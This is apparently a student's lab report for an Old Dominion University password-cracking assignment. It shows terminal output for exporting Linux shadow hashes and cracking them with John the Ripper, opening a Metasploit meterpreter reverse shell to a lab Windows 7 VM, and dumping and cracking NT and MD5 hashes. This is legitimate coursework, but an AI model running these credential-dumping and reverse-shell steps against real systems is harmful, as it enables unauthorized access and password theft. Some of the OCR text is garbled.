

Old Dominion University

CYSE 301: Cybersecurity Technique and Operations

Assignment 5: Password Cracking


Evan Jenkins

01238093

Assignment 5: Password Cracking (Part A)

Task A: Linux Password Cracking (25 points)

1. Create two groups, one is cyse301s23, and the other is your ODU Midas ID (for example, pjiang). Then display the corresponding group IDs.



```
root@CS2APenTest: ~  
root@CS2APenTest: # groupadd cyse301s23  
root@CS2APenTest: # groupadd ejenk015  
root@CS2APenTest: # tail /etc/group -n 6  
Debian-snmpp:x:143:  
systemd-coredump:x:998:  
chromeuser:x:1000:  
render:x:145:  
cyse301s23:x:1001:  
ejenk015:x:1002:  
root@CS2APenTest: #
```

2. Create and assign three users to each group. Display related UID and GID information of each user.

```


root@CS2APenTest: ~
File Edit View Search Terminal Help
root@CS2APenTest: # groupadd cyse301s23
root@CS2APenTest: # groupadd ejenk015
root@CS2APenTest: # tail /etc/group -n 6
Debian-snmip:x:143:
systemd-coredump:x:998:
chromeuser:x:1000:
render:x:145:
cyse301s23:x:1001:
ejenk015:x:1002:
root@CS2APenTest: # useradd Larry -g cyse301s23
root@CS2APenTest: # useradd Moe -g cyse301s23
root@CS2APenTest: # useradd Curley -g cyse301s23
root@CS2APenTest: # useradd Dame -g ejenk015
root@CS2APenTest: # useradd Giannis -g ejenk015
root@CS2APenTest: # useradd Khريس -g ejenk015
root@CS2APenTest: # tail -n 6 /etc/passwd
Larry:x:1001:1001::/home/Larry:/bin/sh
Moe:x:1002:1001::/home/Moe:/bin/sh
Curley:x:1003:1001::/home/Curley:/bin/sh
Dame:x:1004:1002::/home/Dame:/bin/sh
Giannis:x:1005:1002::/home/Giannis:/bin/sh
Khريس:x:1006:1002::/home/Khريس:/bin/sh
root@CS2APenTest: #

```

3. Choose six new passwords, from easy to hard, and assign them to the users you created.

You need to show me the password you selected in your report, and DO NOT use your real-world passwords.

Group: cyse301s23	Group: ejenk015
USER:PASSWORD	USER:PASSWORD
Larry : 12345	Dame : milwaukee
Moe : 3stooges!	Giannis : BucksIn6!
Curley : \$t00g3\$	Khريس : !DL0#GA34\$KM22



```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
root@CS2APenTest: ~  
root@CS2APenTest: # passwd Larry  
New password:  
Retype new password:  
passwd: password updated successfully  
root@CS2APenTest: # passwd Moe  
New password:  
Retype new password:  
passwd: password updated successfully  
root@CS2APenTest: # passwd Curley  
New password:  
Retype new password:  
Sorry, passwords do not match.  
passwd: Authentication token manipulation error  
passwd: password unchanged  
root@CS2APenTest: # passwd Curley  
New password:  
Retype new password:  
passwd: password updated successfully  
root@CS2APenTest: # passwd Dane  
New password:  
Retype new password:  
passwd: password updated successfully  
root@CS2APenTest: # passwd Giannis  
New password:  
Retype new password:  
passwd: password updated successfully  
root@CS2APenTest: # passwd Khris  
New password:  
Retype new password:  
passwd: password updated successfully
```

4. Export all six users' password hashes into a file named "YourMIDAS-HASH" (for example, pjiang-HASH). Then launch a dictionary attack to crack the passwords. You MUST crack at least one password in order to complete this assignment.

```
File Edit View Search Terminal Help
root@CS2APenTest: # passwd Giannis
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest: # passwd Khris
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest: # tail -n 6 /etc/shadow > ejenk015-HASH
root@CS2APenTest: # ls -lt
total 3644
-rw-r--r-- 1 root root 792 Nov 18 18:59 ejenk015-HASH
-rw-r--r-- 1 root root 4218880 Nov 18 18:17 core
-rw-r--r-- 1 root root 1 Nov 1 04:05 IMadeIT-EJENK015.txt
-rw-r--r-- 1 root root 77159 Nov 1 03:44 Jfn2DwaJ.jpg
-rw-r--r-- 1 root root 73802 Nov 1 03:40 ejenk015.exe
-rw-r--r-- 1 root root 76251 Nov 1 02:25 rlibex0gp.jpg
-rw-r--r-- 1 root root 15614 Nov 1 02:01 WcHgPt0j.jpg
-rw-r--r-- 1 root root 109311 Nov 1 00:41 YzGNVBAx.jpg
drwxr-xr-x 2 root root 4096 Sep 27 03:32 /usr/share
drwxr-xr-x 4 root root 4096 Jul 29 2021 /usr/share
drwxr-xr-x 2 root root 4096 Jan 24 2019 /usr/share
lrwxrwxrwx 1 root root 18 Jan 22 2019 /usr/share -> /mnt/hgfs/VMshare/
drwxr-xr-x 4 root root 4096 Nov 13 2017 /usr/share
drwxr-xr-x 2 root root 4096 Mar 1 2017 /usr/share
drwxr-xr-x 2 root root 4096 Mar 1 2017 /usr/share
drwxr-xr-x 2 root root 4096 Mar 1 2017 /usr/share
drwxr-xr-x 2 root root 4096 Mar 1 2017 /usr/share
drwxr-xr-x 2 root root 4096 Mar 1 2017 /usr/share
root@CS2APenTest: #
```

```
File Edit View Search Terminal Help
drwxr-xr-x 2 root root 4096 Jan 24 2019 /usr/share
lrwxrwxrwx 1 root root 18 Jan 22 2019 /usr/share -> /mnt/hgfs/VMshare/
drwxr-xr-x 4 root root 4096 Nov 13 2017 /usr/share
drwxr-xr-x 2 root root 4096 Mar 1 2017 /usr/share
drwxr-xr-x 2 root root 4096 Mar 1 2017 /usr/share
drwxr-xr-x 2 root root 4096 Mar 1 2017 /usr/share
drwxr-xr-x 2 root root 4096 Mar 1 2017 /usr/share
drwxr-xr-x 2 root root 4096 Mar 1 2017 /usr/share
drwxr-xr-x 2 root root 4096 Mar 1 2017 /usr/share
root@CS2APenTest: # gunzip /usr/share/wordlists/rockyou.txt.gz
root@CS2APenTest: # cp /usr/share/wordlist/rockyou.txt .
cp: cannot stat '/usr/share/wordlist/rockyou.txt': No such file or directory
root@CS2APenTest: # cp /usr/share/wordlists/rockyou.txt .
root@CS2APenTest: # john ejenk015-HASH --wordlist=rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
12345 (Larry)
milwaukee (Dane)
2q 0:00:00:07 3.76% (ETA: 22:39:32) 0.004106g/s 1276p/s 5167c/s 5167C/s manabe..mal
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
root@CS2APenTest: # john ejenk015-HASH --show
Larry:12345:19679:0:99999:7:::
Dane:milwaukee:19679:0:99999:7:::

2 password hashes cracked, 4 left
root@CS2APenTest: #
```

Task B: Windows Password Cracking (25 points)

Log on to Windows 7 VM and create a list of 3 users with different passwords. Then you need to

establish a reverse shell connection with the admin privilege to the target Windows 7 VM.

Now, complete the following tasks:

User	Password
CeeDee	dallas
Dak	DC4life
Micah	CD88DP4MP11



```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
Payload options (windows/meterpreter/reverse_tcp):  



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |

  
msf5 exploit(multi/handler) > set lhost 192.168.217.3  
lhost => 192.168.217.3  
msf5 exploit(multi/handler) > set lport 1234  
lport => 1234  
msf5 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.217.3:1234  
[*] Sending stage (179779 bytes) to 192.168.217.2  
[*] Meterpreter session 1 opened (192.168.217.3:1234 -> 192.168.217.2:56799) at 2023-11-18 21:32:43 UTC  
  
meterpreter > |
```

1. Display the password hashes by using the “hashdump” command in the meterpreter shell.





2. Save the password hashes into a file named “your_midas.WinHASH” in Kali Linux (you need to replace the “your_midas” with your university MIDAS ID). Then run John the ripper for 10 minutes to crack the passwords (You MUST crack at least one password in order to complete this assignment.).



```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
root@CS2APenTest: # john ejenk015.WinHASH --format=NT  
Created directory: /root/.john  
Using default input encoding: UTF-8  
Loaded 8 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])  
Warning: no OpenMP support for this hash type, consider --fork=2  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Warning: Only 18 candidates buffered for the current salt, minimum 48 needed for performance.  
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist  
password  
    (Window 7)  
    (Administrator)  
    (Guest)  
dallas  
    (CeeDee)  
Proceeding with incremental:ASCII  
4g 0:00:11:43 3/3 0.005683g/s 41852Kp/s 167409KC/s bd294cbs..bd297noy  
Use the "--show --format=NT" options to display all of the cracked passwords reliably  
Session aborted  
root@CS2APenTest: # --show --format=NT  
bash: --show: command not found  
root@CS2APenTest: # john ejenk015.WinHASH --show --format=NT  
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
CeeDee:dallas:1004:aad3b435b51404eeaad3b435b51404ee:78fce41a76c8d058b8c6a78e8839ccb4:::  
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Window 7:password:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd838b7586c:::  
  
4 password hashes cracked, 4 left  
root@CS2APenTest: #
```

3. Upload the password cracking tool, Cain and Abel, to the remote Windows 7 VM, and install it via a remote desktop window. Then, implement BOTH brute force and dictionary attacks to crack the passwords. (You MUST crack at least one password in order to complete this assignment.).




Task C: Extra credit: (10 points)

Search the proper format in John the Ripper to crack the following MD5 hashes (use the --list=formats option to list all supported formats) . Show your steps and results.

1. 5f4dcc3b5aa765d61d8327deb882cf99

2. 63a9f0ea7bb98050796b649e85481845

I used gedit to save the hashes into extracredit.HASH1 and extracredit.HASH2 respectively.



```
root@CS2APenTest: -
File Edit View Search Terminal Help
root@CS2APenTest: # john extracredit.HASH1 --format=Raw-MD5
Using default input encoding: UTF-8.
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
No password hashes left to crack (see FAQ)
root@CS2APenTest: # john extracredit.HASH1 --show --format=Raw-MD5
?:password

1 password hash cracked, 0 left
root@CS2APenTest: #
```

```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
root@CS2APenTest: # john extracredit.HASH1 --format=Raw-MD5  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])  
No password hashes left to crack (see FAQ)  
root@CS2APenTest: # john extracredit.HASH1 --show --format=Raw-MD5  
?:password  
  
1 password hash cracked, 0 left  
root@CS2APenTest: # john extracredit.HASH2 --format=Raw-MD5  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])  
Warning: no OpenMP support for this hash type, consider --fork=2  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist  
Proceeding with incremental:ASCII  
root (7)  
Ig 0:00:00:01 DONE 3/3 (2023-11-18 23:38) 0.6211g/s 3496Kp/s 3496Kc/s 3496Kc/s 0102000101..rams  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed  
root@CS2APenTest: # john extracredit.HASH2 --show --format=Raw-MD5  
?:root  
  
1 password hash cracked, 0 left  
root@CS2APenTest: #
```

